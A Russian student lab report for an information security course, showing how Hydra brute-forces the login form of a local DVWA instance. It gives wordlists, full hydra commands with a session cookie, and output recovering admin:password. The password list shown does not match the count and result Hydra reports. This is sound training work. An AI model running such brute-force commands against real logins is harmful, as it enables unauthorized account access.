

# **Отчет по индивидуальному проекту 3**

**Дисциплина: Информационная безопасность**

Хрусталеv Влад Николаевич

# Содержание

1	Цель работы	5
2	Выполнение лабораторной работы	6
3	Выводы	9

## Список иллюстраций

2.1	Создание файла passwords.txt . . . . .	6
2.2	Содержание passwords.txt . . . . .	6
2.3	Изменение настроек безопасности в DVWA . . . . .	7
2.4	Анализ URL и кук . . . . .	7
2.5	Запрос для перебора паролей . . . . .	7
2.6	Создание файла usernames.txt . . . . .	8
2.7	Содержание usernames.txt . . . . .	8
2.8	Измененный запрос . . . . .	8

## **Список таблиц**

# 1 Цель работы

Освоение использования Hydra для перебора логинов и паролей.

## 2 Выполнение лабораторной работы

1. Первоначальный этап - создание файла passwords.txt для хранения паролей.

A terminal window showing two commands being executed. The first command is 'touch passwords.txt' and the second is 'vim passwords.txt'. The prompt is '(kali@kali)-[~]'.

Рис. 2.1: Создание файла passwords.txt

2. Затем заполняю passwords.txt соответствующими данными.


A terminal window showing the output of the 'cat passwords.txt' command. The output lists five lines of text: 'admin', '123456', 'root', 'qwerty', and 'qwerty123456'. The prompt is '(kali@kali)-[~]'.

Рис. 2.2: Содержание passwords.txt

3. Переключаю настройки безопасности в приложении DVWA.




Рис. 2.3: Изменение настроек безопасности в DVWA

4. Осуществляю анализ URL и кук для последующего тестирования брутфорса.




Рис. 2.4: Анализ URL и кук

5. Запускаю запрос для перебора паролей из passwords.txt для учетной записи admin. В результате успешно нахожу логин и пароль: admin:password.

`hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/`




Рис. 2.5: Запрос для перебора паролей

6. Создаю файл usernames.txt для перебора логинов.

```
(kali@kali)-[~]  
$ vim usernames.txt
```

Рис. 2.6: Создание файла usernames.txt

7. Заполняю файл usernames.txt соответствующими данными.

```
(kali@kali)-[~]  
$ cat usernames.txt  
user  
qwerty  
1234  
admin  
user
```

Рис. 2.7: Содержание usernames.txt

8. Изменяю запрос, чтобы произвести перебор паролей и логинов из файлов passwords.txt и usernames.txt. В результате успешно нахожу логин и пароль: admin:password.

```
hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6hjnj2m0sch;security=low:F=Username and/or password incorrect"
```

```
(kali@kali)-[~]  
$ hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6hjnj2m0sch;security=low:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 15:34:10  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6), ~2 tries per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=25c69iu24q22euc6hjnj2m0sch;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 15:34:11
```

Рис. 2.8: Измененный запрос



## **3 Выводы**

В результате выполнения лабораторной работы освоил использование Hydra для перебора логинов и паролей, отправляя соответствующие запросы.